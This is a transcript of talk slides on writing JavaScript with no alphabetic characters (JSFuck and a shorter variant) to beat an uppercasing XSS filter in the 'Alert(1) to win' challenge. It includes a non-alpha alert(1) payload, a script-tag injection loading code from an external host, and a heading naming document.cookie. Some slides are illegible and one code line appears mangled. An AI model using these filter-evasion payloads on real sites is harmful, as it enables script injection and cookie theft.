

I CAN WRITE MY WEBSOCKET WITH NO ALPHA CHARS

FILTER DODGING AND SOME LESSONS IN JAVASCRIPT QUIRKS.



BACKGROUND / CONTRIVED(?) EXAMPLE

- I'd been trying out "Alert(I) to win" @ <http://alf.nu/alertI>
- In the first "Skandia" challenge, there's a filter that uppercases anything given
 - Javascript no likey uppercase
- I thought "I know of JSFuck already, just use that"
 - Gives you a 1232 character answer though
- So why not learn how to optimise it and learn more about JS under the hood?

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JSFUCK

()+
[]!

- Only uses 6 characters
 - ()+[]!
- With these 6 characters you can create *any* javascript
- It's just very long
 - alert(1) becomes 1,227 characters
 - '[1,2,3].map(console.info)' becomes 23,387 chars

ALERT(I)

[illegible]

ALERT(DOCUMENT.COOKIE)

[illegible]

HOW DOES IT WORK?

- Type coercion
 - Making strings from nothing
- Everything is an object.

TYPE COERCION

- String is king
 - If it *can* be calculated as a string, it *will* be calculated as a string.
- Positively numeric
 - Prepending '+' *usually* converts to numeric
- You can't handle the truth(iness)
 - '!' is a prefix to perform logical NOT.
 - It can be stacked.

MAKING STRINGS FROM NOTHING

- `![]` = `false`
- `![] + []` = `'false'`
- `![]+[]+!![]` = `'falsetrue'`
- To get 'alert' we can piece together characters from that string:
 - `'a' = 'falsetrue'[1]`
 - `'l' = 'falsetrue'[2]`
 - `'e' = 'falsetrue'[4]`
 - `'r' = 'falsetrue'[6]`
 - `'t' = 'falsetrue'[5]`

WHAT STRINGS CAN WE GET?

true	false	[Object object]	undefined
Number	String	Function	function Number() { [native code] }
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EVERYTHING IS AN OBJECT

- Everything has a constructor
- Even functions!
- ``Function()`` takes a string argument, representing the function internals
 - Kind of like an `eval()`

HOW DO WE GET A POINTER TO THE FUNCTION CONSTRUCTOR?

- `[]` creates an Array
- Arrays have methods
- The constructor of those methods will be `Function()`
- `[] .sort.constructor === Function()`
 - `[]['sort']['constructor']`

SHORTER THAN JSFUCK

- Our rules were just that we can't use alpha chars.
 - We delimit multiple statements with ';'.
 - We can declare variables starting with '_' or '\$'.
 - We can use {} object notation.

ALERT(1);

```
_=(!![]+[]+!![]+{}+{}. _);      // 'false true [object Object] undefined'
```

```
( [ ]  [_[3]+_[10]+_[6]+_[5]]
```

```
  [_[14]+_[10]+_[25]+_[3]+_[5]+_[6]+_[7]+_[14]+_[5]+_[10]+_[6]]
```

```
(_[1]+_[2]+_[4]+_[6]+_[5]+'(1)'))()
```

146 characters

```
_='false true [object Object] undefined';
```

```
(Function('alert(1)'))();
```


FOR SKANDIA ONE THERE'S A SIMPLER SOLUTION THOUGH

```
function escape(s) {  
  return '<script>console.log("'" + s.toUpperCase() + '"></script>';  
}
```


- HTML doesn't care about case:
- **"></script><script src=http:127.0.0.1>** (38 characters)
- You could shorten even more if you mess around with your local domain name resolution.

WHO AM I?

- Rael Sasiak-Rushby
 - Any attempt is fine.
- Started at the bottom, now we're here:
 - Embedded Systems C and VHDL
 - Now work Full stack with Javascript
- A lifetime of breaking things mean I try to know how to fix them too.



<https://e3l4c.github.io>



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HOMEWORK

- Alert(l) to win - <http://alf.nu/alertl>
 - Recommend you do it in chrome
- WTFJS - Brian Leroux - <https://youtu.be/et8xNAc2ic8>
 - <http://wtfjs.com> – a list of js craziness
- <http://www.jsfuck.com/> - The online transpiler
- <https://esolangs.org/wiki/JSFuck> - esolangs' explanation of JSFuck
- <https://github.com/aemkei/jsfuck/blob/master/jsfuck.js> - The jsfuck lib on github, where you can see how every possible character is generated.